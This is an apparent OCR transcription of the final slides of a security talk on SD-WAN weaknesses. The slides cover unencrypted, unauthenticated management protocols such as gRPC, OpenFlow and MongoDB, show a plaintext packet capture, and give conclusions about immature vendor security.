
Docker Credentials Leakage



Secure Communications


- Unprotected
  - TCP 830 (GRPC)
  - TCP 5000 (API)
  - TCP 6653 (OpenFlow)
  - TCP 27017 (Mongo)
- No mutually authenticated
- There is no ready to use decisions for some protocols (e.g., OpenFlow)

GRPC



Easily seen command patterns =>
no additional encryption under L7 protocol

OpenFlow


cp.stream eq 0
Time
Source
Destination
Protocol
Length
Info
Wireshark · Follow TCP Stream (tcp.stream eq 0) · b4n_2.pcap
SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.
&..P.....
The same here:
L7 proto over plain TCP
Frame 428: 313 bytes on wi
Ethernet II, Src: 02:42:0a
Internet Protocol Version
Transmission Control Protocol, Src Port: 66
OpenFlow 1.3

Conclusions

SD-WAN Design Philosophy


“In our world, we do not always get everything everywhere all the time, but only some things sometimes and in some places”
©Maxim Dorofeev

SD-WAN Design Philosophy

- When a vendor is developing a new product it should consider and take into account modern requirements, state-of-art technologies, attacks, etc.
- There are no guaranteed ways to succeed, but there are easy ways to fail: Insecurity by design is one of them
- There are sources of hopes that must or would be worth to try
- Maybe they can help us, but not necessary

Conclusions

- **No flaws in SDN/NFV concept**, but many flaws and bugs in implementations
- Current SD-WAN products are immature from a security point of view
- Join the SD-WAN New Hope project




The SDN/NFV concept is
BEAUTIFUL


But design/implementation issues
make SD-WANs far from perfect

Any Questions?

Thanks!

Contact us:

dnkolegov@gmail.com

yalegko@gmail.com